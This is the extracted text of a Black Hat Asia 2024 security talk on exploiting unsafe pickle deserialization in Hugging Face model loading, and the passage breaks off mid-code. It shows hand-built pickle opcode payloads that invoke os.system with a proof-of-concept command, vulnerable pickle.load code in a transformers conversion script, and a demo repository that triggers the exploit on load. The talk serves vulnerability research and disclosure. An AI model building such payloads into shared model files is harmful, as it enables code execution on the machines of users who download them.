



How to Make Hugging Face to Hug Worms:

Discovering and Exploiting Unsafe Pickle.loads over Pre-Trained Large Model Hubs

Peng Zhou (zpbrent@gmail.com)
Shanghai University



blackhat[®]

ASIA 2024

Peng Zhou (zpbrent)

- Associate Professor at Shanghai University
- Bug hunter for Web/AI OSS: 30+ CVEs with high impacts
- Research Interests: Web/3 and AI security
- Published at: IEEE TDSC/TIFS, ISOC NDSS, ACM ACSAC, etc.
- Reach me out at: zpbrent@gmail.com



whoami


Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway


Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway


Hugging Face Hub





Machine Learning Libraries Integrated in Hugging Face Hub



Hugging Face Hub




Machine Learning Libraries Integrated in Hugging Face Hub



Our Focus

The Pickle



Unpickler Example

Opcode & Stack

Pickle String

```
b'\x80\x03}q\x00X\x07\x00\x00\x00sym2idxq\x01ccollections\nOrderedDict\nq\x02)Rq\x03(X\x05\x00\x00\x00<eos>q\x04K\x00X\x03\x00\x00\x00theq\x05K\x01us.'
```

pickletools.dis



```
0: \x80 PROTO 3
2: } EMPTY_DICT
3: q BINPUT 0
5: X BINUNICODE 'sym2idx'
17: q BINPUT 1
19: c GLOBAL 'collections OrderedDict'
44: q BINPUT 2
46: ) EMPTY_TUPLE
47: R REDUCE
48: q BINPUT 3
50: ( MARK
51: X BINUNICODE '<eos>'
61: q BINPUT 4
63: K BININT1 0
65: X BINUNICODE 'the'
73: q BINPUT 5
75: K BININT1 1
77: u SETITEMS (MARK at 50)
78: s SETITEM
79: . STOP
```

pickle.loads



Object

```
{'sym2idx':
OrderedDict([('<eos>', 0),
('the', 1)])}
```


The Vulnerable code

Object with
`__reduce__(self)`



```
1578 def load_reduce(self):
1579     stack = self.stack
1580     args = stack.pop()
1581     func = stack[-1]
1582     stack[-1] = func(*args)
1583     dispatch[REDUCE[0]] = load_reduce
```

```
1704 def load_build(self):
1705     stack = self.stack
1706     state = stack.pop()
1707     inst = stack[-1]
1708     setstate = getattr(inst, "__setstate__", None)
1709     if setstate is not None:
1710         setstate(state)
1711     return
```



Object with
`__setstate__`

The Vulnerable code

Object with
`__reduce__(self)`



```
1704 def load_build(self):
1705     stack = self.stack
1706     state = stack.pop()
1707     inst = stack[-1]
1708     setstate = getattr(inst, "__setstate__", None)
1709     if setstate is not None:
1710         setstate(state)
1711     return
```

```
1578 def load_reduce(self):
1579     stack = self.stack
1580     args = stack.pop()
1581     func = stack[-1]
1582     stack[-1] = func(*args)
1583     dispatch[REDUCE[0]] = load_reduce
```



Object with
`__setstate__`

The Vulnerable code

Arbitrary Command Execution

```
0: \x80 PROTO 3
2: c GLOBAL '__main__ someObj'
20: ) EMPTY_TUPLE
21: \x81 NEWOBJ
22: } EMPTY_DICT
23: ( MARK
24: V UNICODE '__setstate__'
38: c GLOBAL 'os system'
49: u SETITEMS (MARK at 23)
50: b BUILD
51: V UNICODE 'touch HACKED'
65: b BUILD
66: . STOP
```

```
1704 def load_build(self):
1705     stack = self.stack
1706     state = stack.pop()
1707     inst = stack[-1]
1708     setstate = getattr(inst, "__setstate__", None)
1709     if setstate is not None:
1710         setstate(state)
1711     return
```

```
1578 def load_reduce(self):
1579     stack = self.stack
1580     args = stack.pop()
1581     func = stack[-1]
1582     stack[-1] = func(*args)
1583     dispatch[REDUCE[0]] = load_reduce
```

```
0: \x80 PROTO 3
2: c GLOBAL 'posix system'
16: X BINUNICODE 'touch HACKED'
33: \x85 TUPLE1
34: R REDUCE
35: . STOP
```

Arbitrary Command Execution

[5] <https://github.com/trailofbits/fickling>

[6] Evan Sultanik and William Woodruff, "Never a dill moment: Exploiting machine learning pickle files" DEF CON AI Village 2021.

Pytorch in Pickle War

[7] <https://github.com/pytorch/pytorch/issues/52596>

pickle is a security issue #52596

Open KOLANICH opened this issue on Feb 22, 2021 · 10 comments

KOLANICH commented on Feb 22, 2021 · edited by pytorch-bot (bot)

Feature

We need to do something with it.

Motivation

Pickle is a security issue that can be used to hide backdoors. Unfortunately lots of projects keep using `torch.save` and `torch.load`.

Pitch

- make `pytorch.load` use pickle only as a serialization format, use an own virtual machine (<https://github.com/CensoredUsername/picklemagic> can be helpful) for processing pickle files that will do only allowed operations in pytorch itself in a completely controlled way instead of relying on pickle machinery.
- replace with OI
- deprecate `pytc`
- remove `pytorch`

Safe way of loading only weights from *.pt file by default #52181

Open vadmikantorov opened this issue on Feb 12, 2021 · 57 comments

Alternatives

- support pickle

cc @mruberry @na

vadmikantorov commented on Feb 12, 2021 · edited

That doesn't allow arbitrary unpickling and thus arbitrary code execution. Maybe an option for `torch.load`?

Yes, one should not load/run code from unknown locations, but sometimes intermediate controls could be good: e.g. allowing to load only known types, such as tensors (and not model instances or other things), bypassing generic unpickling mechanism

- maybe make it super-clear that `torch.hub.load` actually executes code at load/unpickling time

(I've long time been proponent of standardized formats for weight storage such as HDF5, but this didn't get traction)

cc @ezyang @gchanan @zou3519 @mruberry @nairbv @NicolasHug @vmoens @dsgomes @bdhirsh @jbschlosser @anjali411 @ailzhang

Also, popularity of HuggingFace hub (and existing torch.hub) makes it more acute. At some point we will have a malicious model uploaded there and become popular on twitter e.g. because it would composite in very cute cats into existing images. The malicious model can at least hijack some precious GPU compute, and at worst take over institute / company local computer networks.

19 3

albanD added feature module: hub module: serialization triaged labels on Feb 12, 2021

vadmikantorov mentioned this issue on Feb 23, 2021

pickle is a security issue #52596

Open

Solved in progress

2021-02 → 2022-10

[8] <https://github.com/pytorch/pytorch/issues/52181>

[9] <https://github.com/pytorch/pytorch/blob/v2.1.0/torch/serialization.py>



```
960 torch._C._log_api_usage_once("torch.load")
961 UNSAFE_MESSAGE = (
962     "Weights only load failed. Re-running `torch.load` with `weights_only` set to `False`"
963     " will likely succeed, but it can result in arbitrary code execution."
964     " Do it only if you get the file from a trusted source. WeightsUnpickler error: "
965 )
966 # Add ability to force safe only weight loads via environment variable
967 if os.getenv("TORCH_FORCE_WEIGHTS_ONLY_LOAD", "0").lower() in ['1', 'y', 'yes', 'true']:
968     weights_only = True
```

[10] https://github.com/pytorch/pytorch/blob/v2.1.0/torch/_weights_only_unpickler.py

```
69 def _get_allowed_globals():
70     rc: Dict[str, Any] = {
71         "collections.OrderedDict": OrderedDict,
72         "torch.nn.parameter.Parameter": torch.nn.Parameter,
73         "torch.serialization._get_layout": torch.serialization._get_layout,
74         "torch.Size": torch.Size,
75         "torch.Tensor": torch.Tensor,
76     }
77     # dtype
78     for t in [
79         torch.complex32,
80         torch.complex64,
81         torch.complex128,
82         torch.float16,
83         torch.float32,
84         torch.float64,
85         torch.int8,
86         torch.int16,
87         torch.int32,
88         torch.int64,
89     ]:
90         rc[str(t)] = t
91     # Tensor classes
92     for tt in torch._tensor_classes:
93         rc[f"{tt.__module__}.{tt.__name__}"] = tt
94     # Storage classes
95     for ts in torch._storage_classes:
96         rc[f"{ts.__module__}.{ts.__name__}"] = ts
97     # Rebuild functions
98     for f in [
99         torch._utils._rebuild_parameter,
100         torch._utils._rebuild_tensor,
101         torch._utils._rebuild_tensor_v2,
102         torch._utils._rebuild_sparse_tensor,
103         torch._utils._rebuild_meta_tensor_no_storage,
104     ]:
105         rc[f"torch._utils.{f.__name__}"] = f
106
107     # Handles Tensor Subclasses, Tensor's with attributes.
108     # NOTE: It calls into above rebuild functions for regular Tensor types.
109     rc["torch._tensor._rebuild_from_type_v2"] = torch._tensor._rebuild_from_type_v2
110     return rc
```


WHITE LIST MODULES

The War continues in Hugging Face (HF)



Machine Learning Libraries installed in HF users' Local Machines

The War continues in Hugging Face (HF)




WHITE LIST

`torch.load`

UNSAFE

NO ALERTS

`pickle.load(s)`



Machine Learning Libraries installed in HF users' Local Machines

Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway

What is unsafe pickle.loads

File under user's control

```
231 def convert_maskformer_checkpoint(  
232     model_name: str, checkpoint_path: str, pytorch_dump_folder_path: str, push_to_hub: bool = False  
233 ):  
234     """  
235     Copy/paste/tweak model's weights to our MaskFormer structure.  
236     """  
237     config = get_maskformer_config(model_name)  
238  
239     # load original state_dict  
240     with open(checkpoint_path, "rb") as f:  
241         data = pickle.load(f)  
242     state_dict = data["model"]
```

pickle.load() is unsafe

Exploitable from HF Official Guidelines

The exploit triggered by
repo's "How to"

The screenshot shows a GitHub repository page for 'zpbrent/RagRetriever'. A modal window titled 'How to use from the Transformers library' is open, displaying a code snippet for loading the model directly. The code is highlighted with a red box, and a red arrow points to it with the text 'Copy them to run'. To the right of the code, a button labeled '</> Use in Transformers' is highlighted with a red box and a red arrow with the text 'Click here'. The background shows the repository's file list, including 'generator_tokenizer', 'question_encoder_tokenizer', '.gitattributes', 'README.md', 'config.json', and 'pytorch_model.bin'.

```
# Load model directly
from transformers import AutoTokenizer, RagRetriever

tokenizer = AutoTokenizer.from_pretrained("zpbrent/RagRetriever")
